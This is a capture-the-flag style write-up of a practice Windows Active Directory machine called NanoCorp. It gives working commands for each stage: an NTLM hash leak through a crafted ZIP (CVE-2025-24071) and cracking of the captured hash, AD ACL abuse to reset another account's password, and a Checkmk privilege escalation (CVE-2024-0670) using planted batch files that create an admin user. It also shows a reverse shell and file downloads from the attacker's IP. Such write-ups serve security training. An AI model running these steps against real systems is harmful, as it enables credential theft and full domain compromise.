
NanoCorp - Hard
Machine Overview
NanoCorp is a hard difficulty Windows Active Directory machine focused on abusing insecure file extraction behavior, Active Directory ACL misconfigurations, Kerberos authentication quirks, and local privilege escalation through a vulnerable Checkmk agent installation. The attack begins by exploiting CVE-2025-24071 to leak the NTLMv2 hash of a service account via a crafted ZIP upload. After cracking the credentials, BloodHound reveals ACL abuse paths allowing escalation to the monitoring_svc account. Since the account belongs to the Protected Users group, Kerberos authentication is required to obtain a WinRM shell using a patched Evil-WinRM client. Finally, local enumeration reveals a vulnerable Checkmk agent affected by CVE-2024-0670, allowing privilege escalation to SYSTEM by abusing writable temporary batch files during an MSI repair operation.
Reconnaissance
A port scan reveals the following open services:
53/tcp    open
80/tcp    open
88/tcp    open
135/tcp   open
139/tcp   open
389/tcp   open
445/tcp   open
464/tcp   open
593/tcp   open
636/tcp   open
3268/tcp  open
3269/tcp  open
5986/tcp  open
9389/tcp  open
49664/tcp open
49668/tcp open
55684/tcp open
55689/tcp open
55714/tcp open
The exposed services (LDAP, Kerberos, SMB, WinRM) confirm we’re dealing with a Windows Domain Controller for the nanocorp.htb domain. We add the relevant hostnames to /etc/hosts:
10.129.243.199 nanocorp.htb dc01 dc01.nanocorp.htb
HTTP
The main page at http://nanocorp.htb is static and doesn’t reveal much on its own.


However, inspecting the page source discloses a hidden virtual host referenced in the “About Us” section: hire.nanocorp.htb.

Visiting http://hire.nanocorp.htb reveals a job application portal that accepts a resume upload, restricted to .zip files only.
Foothold
CVE-2025-24071: NTLM Hash Leak via ZIP Extraction
A recent Windows vulnerability, CVE-2025-24071, allows an attacker to leak a user’s NTLM hash by getting the victim to extract a specially crafted .zip file. The archive contains a .library-ms file pointing to a remote UNC path; when Windows Explorer processes it during extraction, it automatically attempts SMB authentication against the attacker-controlled path, leaking the NTLMv2 hash.
We use the public PoC to build the malicious archive:
git clone https://github.com/0x6rss/CVE-2025-24071_PoC.git
cd CVE-2025-24071_PoC
python3 poc.py

Enter your file name: x
Enter IP (EX: 192.168.1.162): 10.10.15.142
completed
Before uploading the file, we start Responder to capture the incoming SMB authentication attempt:
responder -I tun0


Then we submit the application form on hire.nanocorp.htb, uploading the crafted zip. After about a minute, the server authenticates back to our listener, leaking the NTLMv2 hash for web_svc:
We crack the captured hash with hashcat against rockyou.txt:
hashcat 'web_svc::NANOCORP:f102cd3b2632bd56:ADF507718D81CF67DE448D0AD18F593A:...' /usr/share/wordlists/rockyou.txt
The password cracks successfully as dksehdgh712!@#. We confirm it’s valid over SMB:
nxc smb 10.129.243.199 -u 'WEB_SVC' -p 'dksehdgh712!@#'
SMB         10.129.243.199  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB         10.129.243.199  445    DC01             [+] nanocorp.htb\WEB_SVC:dksehdgh712!@#
Active Directory ACL Abuse
With valid credentials, we enumerate AD permissions and relationships by collecting BloodHound data directly through NetExec’s LDAP module:
nxc ldap 10.129.243.199 -u 'WEB_SVC' -p 'dksehdgh712!@#' --dns-server 10.129.243.199 --bloodhound -c All

The resulting graph shows that web_svc holds an AddSelf privilege over the IT_Support group. We abuse this using PowerView:
powerview 'nanocorp.htb'/'web_svc'@'dc01.nanocorp.htb' -q 'Add-DomainGroupMember -Identity "IT_SUPPORT" -Members "web_svc"'

[2026-07-04 15:32:49] User web_svc successfully added to IT_SUPPORT

Once inside IT_Support, BloodHound reveals a ForceChangePassword edge toward the monitoring_svc user. We abuse this using bloodyAD:
bloodyAD --host dc01.nanocorp.htb -d nanocorp.htb -u 'web_svc' -p 'dksehdgh712!@#' set password monitoring_svc 'Testing123$!'
[+] Password changed successfully!
Kerberos Authentication Requirement
Attempting to authenticate over SMB with the new monitoring_svc credentials fails with a Kerberos-related error:
nxc smb 10.129.36.67 -u 'monitoring_svc' -p 'Testing123$!'
SMB         10.129.36.67    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB         10.129.36.67    445    DC01             [-] nanocorp.htb\monitoring_svc:Testing123$! STATUS_ACCOUNT_RESTRICTION
This happens because monitoring_svc is a member of the Protected Users group, which disables NTLM authentication for the account entirely (only Kerberos is allowed). Authenticating with -k confirms this:
nxc smb nanocorp.htb -u 'monitoring_svc' -p 'Testing123$!' -k
SMB         nanocorp.htb    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB         nanocorp.htb    445    DC01             [+] nanocorp.htb\monitoring_svc:Testing123$!
To request tickets properly, we configure /etc/krb5.conf with the domain’s KDC information:
[libdefaults]
    default_realm = NANOCORP.HTB
    dns_canonicalize_hostname = false
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    NANOCORP.HTB = {
        kdc = DC01.NANOCORP.HTB
        admin_server = 10.129.243.199
    }

[domain_realm]
    .nanocorp.htb = NANOCORP.HTB
    nanocorp.htb = NANOCORP.HTB
    10.129.243.199 = NANOCORP.HTB
We then request a TGT for monitoring_svc, who also belongs to the Remote Management Users group and can therefore reach WinRM:
getTGT.py 'nanocorp.htb'/'monitoring_svc':'Testing123$!' -dc-ip 10.129.243.199

export KRB5CCNAME=monitoring_svc.ccache
WinRM over SSL with Kerberos
WinRM on the DC only accepts connections over SSL (port 5986). Since Evil-WinRM doesn’t support combining Kerberos authentication with SSL in the same session, we instead use winrmexec, a tool built specifically to support both at once:
wget https://raw.githubusercontent.com/ozelis/winrmexec/main/winrmexec.py

python3 winrmexec.py -ssl -port 5986 -k nanocorp.htb/[email protected]
This gives us a shell as monitoring_svc. The user flag is located at C:\Users\monitoring_svc\Desktop\user.txt.
Privilege Escalation
Local Enumeration
Enumerating listening ports reveals a service bound on TCP 6556, which wasn’t visible in our original external scan:
PS C:\temp> netstat -ano -p tcp

Checking the owning process identifies it as cmk-agent-ctl:
PS C:\temp> Get-Process -Id 4268 | Select-Object Name,Id,Path


Name            Id Path
----            -- ----
cmk-agent-ctl 4268

cmk-agent-ctl is the Agent Controller component of the Checkmk monitoring agent, responsible for managing TLS trust and encrypted communication between the host and the Checkmk server, and for transporting the metrics collected by the core Windows agent.
CVE-2024-0670: Checkmk Agent Local Privilege Escalation
There is a known local privilege escalation vulnerability in the Checkmk Windows agent, tracked as CVE-2024-0670 and documented in this advisory. During an MSI repair operation, Checkmk creates temporary batch files inside C:\Windows\Temp (a world-writable directory) and later executes them with SYSTEM privileges. An attacker can pre-place a malicious, read-only batch file at the expected path so that the repair operation executes attacker-controlled code as SYSTEM instead of the legitimate one.
Rather than reproducing the original PoC’s approach of spawning a binary for a shell, we opt for a simpler payload: creating a new user and adding it to the local Administrators group.
echo '@echo off\nnet user bara Testing123$! /add /domain\nnet localgroup Administrators bara /add /domain' > pwn.cmd
Following the vulnerability’s PoC, the expected filenames follow the pattern cmk_all_{n}_1.cmd, where {n} corresponds to a process ID. Public PoCs typically target a range around 10000–30000; given the comparatively lower number of running processes on this host, we instead cover the lower range from 0 to 10000 to increase our chances of landing on the correct PID:
PS C:\temp> curl 10.10.15.142/pwn.cmd -o pwn.cmd
PS C:\temp> 1..10000 | foreach { copy C:\temp\pwn.cmd C:\Windows\Temp\cmk_all_${_}_1.cmd; Set-ItemProperty -path C:\Windows\Temp\cmk_all_${_}_1.cmd -name IsReadOnly -value $true; }
Triggering the MSI Repair
Triggering the repair requires running msiexec from an interactive desktop session. A non-interactive WinRM session isn’t enough for the repair operation to succeed. We upload RunasCs.exe and enumerate active sessions:
PS C:\temp> curl 10.10.15.142/RunasCs.exe -o RunasCs.exe
PS C:\temp> .\RunasCs.exe x x qwinsta -l 9

 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                    0  Disc
 console                                     1  Conn
                   web_svc                   2  Disc
 rdp-tcp                                 65536  Listen
The web_svc user has an existing session (ID 2). We leverage the previously obtained web_svc credentials to spawn an interactive shell inside that session, forwarding it back to our listener:
PS C:\temp> .\RunasCs.exe web_svc 'dksehdgh712!@#' cmd.exe -r 10.10.15.142:9001 -l 2

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-f35c0$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 6276 created in background.
With the shell as web_svc established, the batch-file placement loop from the previous step should have completed in the background. We now trigger the vulnerable repair operation against the Checkmk installer package:
C:\Windows\system32>msiexec /fa C:\Windows\Installer\1e6f2.msi
Checking local users confirms our malicious batch file executed with SYSTEM privileges, successfully creating the bara user with administrative rights:
C:\Windows\system32>net user

User accounts for \\DC01

-------------------------------------------------------------------------------
Administrator            bara                     Guest
krbtgt                   monitoring_svc           web_svc
The command completed successfully.
We use these new credentials to retrieve the root flag:
nxc smb nanocorp.htb -u 'bara' -p 'Testing123$!' -x 'type C:\Users\Administrator\Desktop\root.txt'
SMB         10.129.31.22    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB         10.129.31.22    445    DC01             [+] nanocorp.htb\bara:Testing123$! (Pwn3d!)
SMB         10.129.31.22    445    DC01             [+] Executed command via wmiexec
SMB         10.129.31.22    445    DC01             d5d0e39a0e0923be6fd957ae8ad4366b
written by bara